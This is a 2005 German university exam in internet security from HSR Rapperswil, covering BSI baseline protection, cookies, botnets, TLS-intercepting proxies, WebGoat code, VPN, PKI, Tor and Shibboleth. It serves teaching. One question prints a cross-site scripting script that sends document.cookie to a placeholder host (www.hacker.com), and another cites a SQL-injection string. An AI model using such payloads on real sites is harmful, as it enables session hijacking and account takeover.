FACHHOCHSCHULE OSTSCHWEIZ
HSR Hochschule für Technik Rapperswil
Abteilung Informatik, Modul Internet Sicherheit 2, IntSec-2, SS2005
Prof. Dr. P. Heinzmann, Prof. Dr. A. Steffen, St. Racine

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
Institut für Internet-Technologien
und -Anwendungen

Prüfung IntSec-2, 23.9.2005

Name:

- Prüfungsdauer: **90 Minuten**
- Die Prüfung setzt sich aus verschiedenen Fragetypen zusammen:
  ***Wis**sensfragen (Beschreibungswissen):* Abruf und Wiedergabe von Vorlesungsinhalten (z.B. Begriffe, Bezeichnungen, Daten, Definitionen, Berechnungen nach bekanntem Schema).
  ***Ver**ständnisfragen (Erklärungswissen):* Verständnis unter Beweis stellen (typische Fragen sind z.B. Erklären Sie.. oder Erläutern sie...).
  ***Ums**etzungsfragen (Transferleistung):* Gelernten Wissens auf andere Bereiche umsetzen, „Neue Fragen" d.h. Inhalte wurden nicht 1:1 in Vorlesung behandelt, eigene Ideen entwickeln (z.B. Wie würden Sie vorgehen wenn...)
- Ausser der beiliegenden Formelsammlung sind **keine Unterlagen erlaubt.**
- Die **Aufgabenblätter sind in zusammengehefteter Form zu belassen**.
- Die Lösungen sind direkt auf die Aufgabenblätter zu schreiben (nur wenn nötig auf Zusatzblätter).
- Sind Berechnungen anzustellen, so ist zusätzlich zum Endwert (*mit Dimensionen*) auch die Formel gefragt.
- **Alle Lösungen müssen nachvollziehbar sein** (Beschreibung und evtl. Formelsammlungsnummer angeben).
- Bei Multiple-Choice-Fragen können mehrere Antworten pro Zeile möglich sein. Bei Multiple-Choice-Fragen ergeben **falsch angekreuzte Antworten Negativpunkte**. Kreuzen Sie besser nichts an, wenn Sie nicht sicher sind.
- Die pro Aufgabe bzw. Teilaufgabe erreichbare Punktzahl ist am Rand angegeben.
- Bei Unklarheiten sind sinnvolle Annahmen zu treffen (keine Fragen während der Prüfung stellen).
- Verwenden Sie keine rote Schriftfarbe für Ihre Lösungen; Bleistift ist erlaubt.

1) Diverse Wissensfragen

a) Sicherheitsanalyse/Grundschutz :

		richtig	falsch	
W	BS7799 befasst sich hauptsächlich mit Prozessen zur Erreichung eines angemessenen IT-Sicherheitsniveaus.			1
W	Im DoD Orange Book sind Sicherheitsstufen für Computer Hardware und Software (Betriebssysteme) standardisiert worden.			1
W	Eine IT-Sicherheitsleitlinie definiert das angestrebte Sicherheitsniveau, mit dem die Aufgaben durch die Organisation erfüllt werden.			1
W	Das BSI Grundschutzhandbuch ist nur für Schulen kostenlos verfügbar.			1
W	Eine Aussage wie „das Verwaltungsnetz soll nur der Verwaltung zustehen" passt sehr gut in die „Strategie zur Erreichung der Sicherheitsziele" der HSR Sicherheitsrichtlinien.			1
W	Das BSI Grundschutzhandbuch hilft, Gefährdungen im IT-Umfeld möglichst vollständig zu erfassen.			1
W	Bei niedrigem bis mittlerem Schutzbedarf sind die Sicherheitsmassnahmen gemäss BSI Grundschutzhandbuch im Allgemeinen ausreichend und angemessen.			1
W	Ein wichtiger Treiber zur Duchführung von Sicherheitsanalysen an der HSR ist heutzutage die IT-Revision.			1
W	Falls mittels Backup nur ein Teil der Daten rekonstruiert wird, so spricht man von „Disaster Recovery".			1

b) Client Side Security:

		richtig	falsch	
W	Bei Signed und Unsigned ActiveX Controls werden unterschiedliche Rechte zur Nutzung von Ressourcen zugewiesen.			1
W	Die Steuerung von Botnets erfolgt häufig über Internet Relay Chat.			1
W	Die Datenschutzschnittstelle P3P zum Ausgleich von Privatsphären-Präferenzen benötigt spezielle Zusatzsoftware auf der Serverseite.			1
W	Wenn eine Organisation auf Ihrem Server eine P3P-konforme Privacy-Policy anbietet, so kann man sicher sein, dass beispielsweise Gesundheitsdaten nicht an Dritte weitergegeben werden.			1
W	Es ist möglich, dass ein Cookie, welches von einem Web-Server „A“ einer bestimmten Domain gesetzt wurde, auch von einem anderen Web-Server“B“ der selben Domain gelesen werden kann.			1
W	Das Tool „GoboWrap“ wird typischerweise für die Analyse von HTTP-Verkehr verwendet.			1
W	Es ist sinnvoll, auf der Clientseite den Inhalt von Eingabefeldern zu überprüfen, um zu verhindern, dass „falsche Befehle“ zum Server geschickt werden können.			1

c) Server Side Security:

		richtig	falsch	
W	Wenn sogenannte „Thread Safety“ nicht garantiert ist, kann der Wert einer Variablen unbemerkt überschrieben werden.			1
W	Mit dem Programm „WebScarab“ können .exe-Programme in andere Programme „eingepackt“ werden, so dass sie bei der Ausführung des anderen Programms ebenfalls ausgeführt werden.			1
W	Die „Basic Authentication“ ist auch ohne Zusatzmassnahmen ein sicheres Verfahren zur Authentisierung von Web-Server Benutzern.			1
W	Der String „101 OR 1“ könnte ein Beispiel zur Demonstration von SQL-Injection sein.			1
W	„Odysseus“ ist ein Werkzeug zur Analyse von HTTP-Verkehr, welches auch für HTTPS Man-in-the-Middle-Attacken genutzt werden könnte.			1

Beschreiben Sie, was man unter den folgenden Begriffen in Zusammenhang mit VoIP versteht:			
U	SPIT		1
U	Phreaking		1

2) Security Analysis: Die Videoversandfirma „BeatUzo“ habe auf Ihrem Internet-Shop Transaktionsdaten, aus welchen ersichtlich ist, welche Personen wann welche Videos bestellt haben.

a) Vervollständigen Sie die folgenden Ausführungen zum Begriff „Risiko“:

W	Das Risiko wird bestimmt durch ...		1
W	dass jemand auf die Daten zugreifen ...		1
W	Das Risiko hängt auch von ...		1
W	des Systems ab, welche dazu führt, dass jemand auf Daten zugreifen ...		1
W	Entscheidend für das Risiko ist, welcher ...		1
W	bei einer erfolgreichen Attacke ...		1

b) Beschreiben Sie zu den im Folgenden beschriebenen Attacken je eine grundsätzlich unterschiedliche Schadenfolge inkl. Art der Kosten für „BeatUzo“.

	Attacke	Beschreibung des Schadens (Schadenszenario)	Beschreibung/Art Kosten	
U	Bei einer Attacke werden alle Kundendaten gelöscht.			3
U	Jemand informiert die Firmenleitung, dass er alle Kundendaten auf eine CD kopieren konnte.	)		3
U	Jemand veröffentlicht eine Liste mit den Namen von Personen, die Videos mit pornographischem Inhalt bestellt haben.			3

c) Geben Sie ein Beispiel, welches bei der Firma „BeatUzo“ zu einer „Threat-Erhöhung“ führt und geben Sie ein Beispiel, welches zur „Vulnerability-Reduktion“ führt.

U	Threat		2
U	Vulnerability		2

3) BSI Grundschutzhandbuch

a) Kreuzen Sie die Punkte an, welche in einer IT-Sicherheitsleitlinie enthalten sein sollten. .

W	Die Leitlinie enthält vor allem Verhaltensregeln für die Mitarbeiter.		1
W	Die Bedeutung der IT-Komponenten und der IT-Sicherheit für das Unternehmen, Sicherheitsziele und eine Strategie zur Erreichung der Ziele.		1
W	Eine Beschreibung der Strategie zur Erreichung der Sicherheitsziele.		1
W	Richtlinien, Regeln und Vorgaben zur Organisation der IT-Sicherheit.		1
W	Eine Vorschrift zur Sicherheitsüberwachung der Beschäftigten.		1

b) IT-Sicherheitsmanagement

Wie wird im Sinne von BSI ein IT-Sicherheitsmanagement-Team gebildet?			
W	Jeder, der sich für IT-Sicherheit interessiert und sich freiwillig dafür meldet, wird Teammitglied.		2
	Die Geschäftsleitung richtet eine Stabsstelle ein, besetzt diese mit einem Sicherheitsbeauftragten und setzt ein Sicherheitsmanagement-Team aus Verantwortlichen für bestimmte IT-Anwendungen, Datenschutz und IT-Service zusammen.		
	Der IT-Leiter beauftragt fachkundige Mitarbeiter aus der IT-Abteilung und bildet zusammen mit Vertretern aus verschiedenen Abteilungen ein Expertenteam.		

Welche der folgenden Aussagen umschreibt die Aufgaben eines IT-Sicherheitsmanagements am treffendsten?			
W	Die zwei einzigen Aufgaben des IT-Sicherheitsmanagements sind das Formulieren der Sicherheitsziele und die Erarbeitung eines Sicherheitskonzeptes.		2
	Es müssen vier Verantwortliche verpflichtet werden. Sie müssen die Vorgaben für IT-Sicherheit festlegen. Sie haben herauszufinden, ob IT-Sicherheitsmaßnahmen nicht angewandt werden und IT-Sicherheitsreports fehlen. Sie müssen Aktualisierungen veranlassen. Es sind Investitionen in Sicherheitsmaßnahmen und Sicherheitssysteme zu planen.		
	Zuerst sind Organisation, Verantwortung und Zuständigkeiten festzulegen, dann IT-Sicherheitsziele und eine Sicherheitsleitlinie aufzustellen. Ein IT-Sicherheitskonzept ist zu erarbeiten, das anschließend umzusetzen ist.		

c) Markieren Sie im folgenden Bild neun Gefährdungen aufgrund von Verstößen gegen übliche Sicherheitsvorschriften und beschreiben Sie diese in der untenstehenden Tabelle:


W	1		1
W	2		1
W	3		1
W	4		1
W	5		1
W	6		1
W	7		1
W	8		1
W	9		1

4) Sie erhalten an Ihrem Arbeitsplatz einen neuen PC, der von der IT-Abteilung mit allem „Schnickschnack“ installiert wurde. Ferner ist Ihr PC so konfiguriert, dass sämtlicher Verkehr des Webbrowsers (inkl. https) über den Proxy „proxy.myfirm.ch“ geleitet wird.

a) Nennen Sie drei (prinzipiell verschiedene) Gründe, wieso wohl gewisse Organisationen, den gesamten aus- und eingehenden Verkehr über den Proxy leiten wollen.


W		1
W		1
W		1

b) Sie fragen Ihre privaten Emails bei „https://www.gmail.com“ ab, wobei angenommen sei, dass der Proxy in diesem Fall Ihre https-Verbindung aufbricht, damit der Kommunikationsinhalt beobachtet werden kann. Geben Sie in der folgenden Skizze an, welche https-Abfragen von welchem Rechner gemacht und welche Zertifikate ausgetauscht werden. Geben Sie auch an, wo verschlüsselt und wo klar übertragen wird und welche Browserwarnung(en) allenfalls erscheinen.

V	Skizze		6
V	Warnung		2

c) Auf Ihrem PC haben die Informatikdienste unter den „vertrauenswürdigen Stammzertifizierungsstellen“ sogar ein self-signed Root-Zertifikat lautend auf „Myfirm Root CA“ installiert.

Beschreiben Sie eine Lösung, mit welcher die https-Verbindungen der Mitarbeiter aufgebrochen und beobachtet werden könnten, ohne dass eine Browser-Warnung erscheint.

U	Skizze		3
U	Beschreibung		5

5) Botnets


a) Nennen Sie drei grundsätzlich verschiedene Botnet-Nutzungsarten:

W		1
W		1
W		1

b) Botnets können gegen Bezahlung „gemietet“ bzw. die Kapazität der Botnet-Rechner kann für verschiedene Zwecke gekauft werden. Wie stellen die Botnet-Verkäufer sicher, dass sie durch die Verfolgungsbehörden nicht identifiziert werden können?

W / V		3

c) Was hat das folgende Bild mit Botnets und Internet Sicherheit zu tun? Erklären Sie, welche Gefahr sich hier verbirgt.

W / V	Oszillator: 		3

6) Webapplications, WebGoat

a) Beschreiben Sie, wo das Problem in folgendem Server-Code liegt, der die Authentisierung des Clients übernimmt (Dass hier Username und Password hart codiert sind, wird ausser Acht gelassen. Dies dient nur der Übersichtlichkeit)

```
protected Element createContent( WebSession s )
{
    boolean logout = s.getParser().getBooleanParameter( LOGOUT, false );

    if ( logout )
    {
        s.setMessage( "Goodbye!" );
        s.eatCookies();

        return ( makeLogin( s ) );
    }

    try
    {
        String username = "";
        String password = "";

        try
        {
            username = s.getParser().getRawParameter( USERNAME );
            password = s.getParser().getRawParameter( PASSWORD );

            // if credentials are bad, send the login page
            if ( !"webgoat".equals( username ) || !password.equals( "webgoat" ) )
            {
                s.setMessage( "Invalid username and password entered." );

                return ( makeLogin( s ) );
            }
        }
        catch ( Exception e )
        {
            // The parameter was omitted. set fail open status complete
            if ( username.length() > 0 && e.getMessage().indexOf( "not found") != -1 )
            {
                getLessonTracker( s ).setCompleted( true );
                if ( ( username != null ) && ( username.length() > 0 ) )
                {
                    return ( makeUser( s, username, "Fail Open Error Handling" ) );
                }
            }
        }

        // Don't let the fail open pass with a blank password.
        if ( password.length() == 0 )
        {
            // We make sure the username was submitted to avoid telling the user an invalid
            // username/password was entered when they first enter the lesson via the side menu.
            // This also suppresses the error if they just hit the login and both fields are empty.
            if ( username.length() != 0)
            {
               s.setMessage( "Invalid username and password entered." );
            }

            return ( makeLogin( s ) );

        }

        // otherwise authentication is good, show the content
        if ( ( username != null ) && ( username.length() > 0 ) )
        {
            return ( makeUser( s, username, "Parameters.  You did not exploit the fail open." ) );
        }
    }
    catch ( Exception e )
    {
        s.setMessage( "Error generating " + this.getClass().getName() );
    }

    return ( makeLogin( s ) );
}
```

V		4

b) Die Firma „Critical WebApps AG“ mit dem Server „www.critical.ch“ betreibt ein Web-Forum. Der Zugang ist nur angemeldeten Benutzern erlaubt. Die Benutzer werden aber nur mittels Cookie authentisiert. Sie stöbern durchs Forum und erhalten beim Lesen einer Nachricht plötzlich ein PopUp-Fenster mit anstössigem Text.

Geben Sie eine Beispielnachricht an, welche auf diesem Web-Forum ebenfalls ein PopUp-Fenster erzeugt.

V		2

c) Forumbenutzer X beschwert sich bei „Critical WebApps AG“, dass Nachrichten unter seinem Namen auftauchen, welche er gar nie geschrieben hat. Auf der Suche nach der Ursache des Problems findet man auf „www.critical.ch“ Forumnachrichten, welche folgenden Quellcode enthalten:

```
<script>
img = new Image();
$url = "http://www.hacker.com/cgi-bin/xss.pl?" + document.cookie;
img.src = $url;
</script>
```

Beschreiben Sie genau, wie welche Site zu welchem Cookie kommt bzw. erklären Sie anhand der einzelnen Codeteile was jeweils passiert oder erreicht wird.

V	`$url = ´´...´´`		2
V	`document.cookie`		2
V	`img.src = $url`		2

7) Cookies

a) In einem Bericht wurde auf ein Problem bei der Nutzung von Cookies hingewiesen. Dabei ging es darum, dass eine Bank die „Access ID“ bzw. die „Kontonummer des Kunden“ in einem Cookie auf dem Kundenrechner abspeichert. Das Cookie bzw. die Kontonummer wird als „Secure Cookie“ übertragen. Erklären Sie, welchen Vorteil die Erfinder dieses Systems den Kunden bieten wollten. Beschreiben Sie ferner, was ein „Secure Cookie“ ist und zählen Sie drei Möglichkeiten auf, wie Fremde an das Cookie mit der Access ID kommen können.

V		1
W		1
V		1
V		1
V		1

b) Wieso kann ein Session Cookie nicht für die oben beschriebene Vereinfachung für die Kunden genutzt werden?

V		2

c) Die Firma mit dem Server „www.teddy.ch“ arbeitet mit der Advertising Firma mit dem Server „firms.advert.ch“ zusammen. Beim Aufruf der Einstiegsseite „www.teddy.ch/index.html“ wird ein Third Party Cookie auf Ihren Browser übertragen. Beschreiben Sie das Prinzip bzw. die typischerweise verwendeten HTML-Code, welcher zur Folge hat, dass ein Third Party Cookie gesetzt wird.

V / U		4

FACHHOCHSCHULE OSTSCHWEIZ
HSR Hochschule für Technik Rapperswil
Abteilung Informatik, Modul Internet Sicherheit 2 SS2005
Prof. Dr. A. Steffen

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL
Institut für Internet-Technologien und -Anwendungen

IntSec2 Prüfung vom 23.09.2005, Teil Steffen 40 Punkte

Name:	Punkte:
Vorname:	

1 Realisierung grosser VPN Netzwerke 2 + 2 + 2 + 2 = 8 Punkte

Erklären Sie warum die folgenden vier Punkte für das effiziente Betreiben grosser VPN Netzwerke wichtig sind und mit welchen Mechanismen sie realisiert werden können.

a) Automatische Zuweisung von virtuellen IP Adressen

b) Authentisierung basierend auf X.509 Zertifikaten

c) Sichere Aufbewahrung von RSA Authentisierungsschlüsseln

d) Implementierung von individuellen Zugriffsprofilen (User Access Control)

2 Public Key Infrastructure 1 + 1 + 1 + 1 + 1 + 1 + 1 + 1 = 8 Punkte

Erklären Sie kurz die Bedeutung der untenstehenden Begriffe, sowie ihre Verwendung:

Certificate Revocation List (CRL)	
Delta CRL	
Online Certificate Status Protocol (OCSP)	
PKCS#10 Certificate Request	
Simple Certificate Enrollment Protocol (SCEP)	.
crlDistributionPoint X.509v3 Extension	.
basicConstraints X.509v3 Extension	.
keyUsage X.509v3 Extension	

3 Generierung von echten Zufallszahlen 1 + 1 + 1 + 1 + 1 + 1 = 6 Punkte

Zählen Sie sechs Entropiequellen auf, die auf einem vernetzten Desktop-PC meist vorhanden sind und bewerten Sie deren Ergiebigkeit und Qualität

Quelle	**Ergiebigkeit und Qualität**

4 Anonymisierung 2 + 2 + 2 + 2 = 8 Punkte

a) Warum sind Pseudo-Anonymous Remailer fast von der Bildfläche verschwunden?


b) Warum wird bei Chaum's klassischer „Cascade of Mixes" in jeder „Mixe" eine Zwiebelschale entfernt und der damit freiwerdende Platz mit zufälligem Padding-Material aufgefüllt?

c) Warum verschlüsselt der Onion Proxy beim schrittweisen Aufbau einer Tor-Verbindung, den für einen bestimmten Onion Router bestimmten öffentlichen Diffie-Hellman Faktor, der ja eigentlich kein Geheimnis darstellt, dennoch mit dem RSA Public Key des entsprechenden Hops?

d) Welchen Verwendungszweck hat das Digest Feld in der Tor Stream-Payload, das einen vom Onion Proxy gebildeten Hashwert über das Klartext-Paket enthält?

5 PKCS #15 Cryptographic Token Information Format 2 Punkte

In welchem Verzeichnis der untenstehenden PKCS#15 Topologie befindet sich die PIN, welche den RSA Private Key schützt und welche Rechte hat der Benutzer, nachdem er sich mit dieser PIN eingeloggt hat?



6 WS Security und Shibboleth 2 + 3 + 3 = 8 Punkte

a) Beschreiben Sie zwei Anwendungsgebiete des Shibboleth AAI Verfahrens

b) Student A besitzt ein Login-Passwort für das HSR-Schulnetz, Student B besitzt ein One-Time Hardware Token der ZHW und Student C besitzt eine RSA Chipkarte der ETH. Alle drei wollen auf einen Web-Server der ETH zugreifen, der attraktive Software zum Download anbietet und deshalb mit einer Zugriffskontrolle versehen ist. Beschreiben Sie wie mittels Shibboleth allen drei Studierenden der Zugriff auf den Server gewährt werden kann.

c) Warum ist der Shibboleth Handle mit einer XML Signatur versehen, die Shibboleth Attribute Response, welche die Zugriffsrechte enthält, jedoch nicht?